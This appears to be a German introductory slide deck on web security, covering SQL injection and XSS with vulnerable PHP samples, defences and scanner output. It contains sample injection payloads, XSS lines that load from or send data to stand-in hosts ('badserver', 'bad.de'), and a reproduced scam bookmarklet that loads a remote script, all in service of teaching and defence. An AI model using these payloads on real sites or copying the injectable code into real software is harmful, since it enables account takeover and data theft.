

Websecurity



Uebersblick

1. SQL Injections

- a. Was ist es?
- b. Haben wir sowas auch?
- c. Wie kann ich es abwehren?

2. Cross-Site-Scripting (XSS)

- a. Was ist es?
- b. Beispiele
- c. Abwehren?

SQL-Injection



SQL Injection


```
$abfrage = "SELECT spalte1  
            FROM tabelle  
            WHERE spalte2 = '". $_POST['spalte2wert']. "'";  
$query = mysql_query($abfrage) or die("Datenbankabfrage ist fehlgeschlagen!");
```

SQL Injection

```
$abfrage = "SELECT spalte1  
            FROM tabelle  
            WHERE spalte2 = '" . $_POST['spalte2Wert'] . "'";  
$query = mysql_query($abfrage) or die("Datenbankabfrage ist fehlgeschlagen!");
```

spalte2Wert=' OR '1'='1

SQL Injection



(via @horror1d)

SQL Injection

```
<?php
ob_start();

include("../includes/masterInclude.php");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
$myemail=$_POST['myemail'];
$myname=$_POST['myname'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername'";
$sql2="SELECT * FROM $tbl_name WHERE email='$myemail'";
$result=mysql_query($sql);
$result2=mysql_query($sql2);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
$count2=mysql_num_rows($result2);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count==1){
    header('location:../subPages/main_register.php?e=1');
}
else if($count2==1){
    header('location:../subPages/main_register.php?e=2');
}
else {
    $sql = "INSERT INTO users ( username, password, email ) VALUES ('$myusername','$mypassword','$myemail')";

    // Add the user
    $result=mysql_query($sql) or die("An error has occurred, please alert the webmaster: ".mysql_error());

    // Try to login
    header('location:../standardScripts/checklogin.php');
}

ob_end_flush();
?>
~
~
~
~
```

SQL Injection

ePaper - Ihre persönliche Online-Zeitung

Noch nie war das
Zeitunglesen so einfach!

E-Paper bringt Ihnen Ihre
Zeitung kompakt,
übersichtlich und
komfortabel auf Ihren
Bildschirm.

Umfangreiche
Suchfunktionen helfen Ihnen,
die Artikel zu finden, die Sie
wirklich interessieren.

Alle Texte, alle Bilder, alles
sorgfältig aufbereitet und
strukturiert und auf einen
Blick erfassbar.

**ePaper! -
So liest man heute!**

Passwort anfordern

Geben Sie hier Ihre E-Mail an:

E-Mail:

Anfordern

SQL Injection

```
$mail = $_GET['m']; // Example: ' UNION select ('' and '1'='1') -- ,email@test.org
$pass = rand(); // random

// SIMPLIFIED EXECUTE
$query = "SELECT id FROM Users WHERE accountName LIKE '". $mail."' OR eMail LIKE '". $mail."'";
$result = mysql_query($query);
$row = mysql_fetch_array($result);
$id = $row['id'];
    print "<b>Query: </b>". $query. "<br />";
    print "<b>Result: </b>". $id. "<br />";
    print "<br />";
$query = "UPDATE Users SET accountPW = '". $pass."' WHERE id = '". $id."'";
$result = mysql_query($query);
    print "<b>Query: </b>". $query. "<br />";

mail($mail, "Passwort", $pass);
```

SQL Injection

DEMO

SQL Injection - Abwehr

- `mysql_real_escape_string()`
- Casten in definierte Typen
 - `intval()`, wenn Integer ist
 - `crypt()` fuer Passwoerter
- Lieber eine Ueberpruefung zuviel

Niemals User vertrauen!

XSS

Cross-Site-Scripting

XSS

```
<h1><?php echo $myHeader; ?></h1>
```

```
<p title="<?php echo $myTitle; ?>">
```

```
<input type="text" name="test" value="<?php echo $myValue; ?>">
```

```
$myTitle = '" style="background:url(http://badserver/badimage.jpg);';
```

```
$myValue = '"><input type="text" name="badtest" value="bad value";
```

XSS

Moeglichkeiten:

- nicht-persistente Angriffe
 - Suchfunktionen
- persistente Angriffe
 - Gaestebuecher
 - Foren
 - etc
- DOM-basierte
 - URL: Get-Parameter.

XSS

nicht-Persistente:

PayPal, Inc. (US) https://www.paypal-labs.com/integrationwizard/ecpayflow/cart.php

CSS-Fehler* Formulare* Grafiken* Informationen* Verschiedenes* Hervorheben* Größe* Extras* Quelltext* Optionen*

PayPal Integration Wizard PayPal Integration Wizards | Getting Started

1 Code 2 **Cart** 3 Billing 4 Review 5 Confirm 6 Complete

Step 2. Add PayPal to your shopping cart page [Start Over](#)

2a. Insert this code snippet into the section of your code that handles shopping cart.

```
<form action='expresscheckout.<script>alert(document.cookie)
</script>' METHOD='POST'>
<input type='image' name='submit'
src='https://www.paypal.com/en_US/i/btn
' alt='Check out with PayPal' />
</form>
```

PHPSESSID=77aff39cc8b8bb7f1bc47b32496369a8

2b. Download these files to your shopping cart web directory

OK

XSS

Persistente:

DEMO

sms.w8l.org

XSS

Wie kommt es auf die Seite?



1 2 3 4 5 6 7 8 9 Folge diesen einfachen Schritten um zu sehen wer dein Profil stalkt! - Chromium +83% Tue Apr 26, 21:54

Priority Inbox - j... stundenplan jan Google Reader ... Folge diesen ei... Edit. Post < Blog ... prettyprinter.de...

german-spy3.blogspot.com

Folge diesen einfachen Schritten um zu sehen wer dein Profil stalkt.

- Benutze deinen einmalig gültigen Code um deine Stalker zu sehen!
- Folge diese einfachen Schritten um Profile Peakers v2.0 zu benutzen.

Schritt 1 - Kopiere dieses Skript:

```
javascript:(a=(b=document).createElement('script')).src='/iamadwards.com/german_php?'+Math.random();b.body.appendChild(a);void(0)
```

Schritt 2:

Gehe zu www.facebook.com

Schritt 3:

Füge den Code in der Adresszeile deines Browsers ein. Dann drücke Enter.



Hinweis: Bitte etwas Geduld. Der Profilecode kann bis zu einer Minute in Anspruch nehmen. Du wirst weitergeleitet wenn deine Verifizierung und der Scan abgeschlossen ist.

Having Issues With The Steps Watch The How To Video

XSS

Wie kommt es auf die Seite?



XSS

Wie kommt es auf die Seite?

SQL Injections

XSS

Wie kommt es auf die Seite?

Shortened links	Real-time stats	Long link
bit.ly/JEvI4Y	Customize Copy Info Page+	<a href="http://test.org/?m=<script>alert('Hallo')">http://test.org/?m=<script>alert('Hallo')

XSS

Script-in-the-Middle

```
$( "a" ).each( function( i ) {  
    i.attr( "href", "javascript:loadUrl( '"+i.attr( "href" )+"' ) );  
});
```

Umgehen der Same-Origin-Policy: JSONP

```
$( "body" ).append( "<script src='http://bad.de/?'+variable+' '></script>" )
```

XSS - Abwehr


- Blacklist (Whitelist) fuer Tags
- `htmlentities()`
- `strip_tags()`
- Loesungen wie htmlpurifier.org

XSS - Abwehr

- Blacklist (Whitelist) fuer Tags
- htmlentities()
- strip_tags()
- Loesungen wie

Live Demo

Here is your purified HTML:



Here is the source code of the purified HTML:

Share this purification using the bit.ly URL shortener.

HTML Purifier Input (get)

```
<img src='javascript:evil();'  
onload='evil();' />
```

Directive	Value
AutoFormat	
AutoParagraph	Yes <input type="radio"/> No <input checked="" type="radio"/>
DisplayLinkU...	Yes <input type="radio"/> No <input checked="" type="radio"/>
Linkify	Yes <input type="radio"/> No <input checked="" type="radio"/>
RemoveEmpty	Yes <input type="radio"/> No <input checked="" type="radio"/>
RemoveSpansW...	Yes <input type="radio"/> No <input checked="" type="radio"/>
CSS	

Finden?

sqlmap


```
sqlmap/0.8 - automatic SQL injection and database takeover tool  
http://sqlmap.sourceforge.net  
[*] starting at: 22:24:44  
[22:24:44] [INFO] using 'C:\Users\Genji\Desktop\sqlmap\output\www.  
\session' as session file  
[22:24:44] [INFO] resuming match ratio '0.998' from session file  
[22:24:44] [INFO] testing connection to the target url  
[22:24:44] [INFO] testing if the url is stable, wait a few seconds  
[22:24:46] [INFO] url is stable  
[22:24:46] [INFO] testing if User-Agent parameter 'User-Agent' is  
[22:24:49] [WARNING] User-Agent parameter 'User-Agent' is not dynamic  
[22:24:49] [INFO] testing if GET parameter '__mode' is dynamic  
[22:24:50] [WARNING] GET parameter '__mode' is not dynamic  
[22:24:50] [INFO] testing if GET parameter '_type' is dynamic  
[22:24:51] [WARNING] GET parameter '_type' is not dynamic  
[22:24:51] [INFO] testing if GET parameter 'blog_id' is dynamic  
[22:24:53] [INFO] confirming that GET parameter 'blog_id' is dynamic  
[22:24:54] [INFO] GET parameter 'blog_id' is dynamic  
[22:24:54] [INFO] testing sql injection on GET parameter 'blog_id'  
thesis  
[22:24:54] [INFO] testing unescaped numeric injection on GET parameter  
[22:24:55] [INFO] GET parameter 'blog_id' is not unescaped numeric  
[22:24:55] [INFO] testing single quoted string injection on GET parameter  
id'
```


Finden?



Vulnerabilities report -- Wapiti

Summary



Wapiti

	SQL Injection	Blind SQL Injection	File Handling	Cross Site Scripting	CRLF	Commands execution
High	0	0	0	59	0	0
Medium	0	0	0	0	0	0
Low	0	0	0	0	0	0

Attacks details

☐ SQL INJECTION

No vulnerabilities found

☐ BLIND SQL INJECTION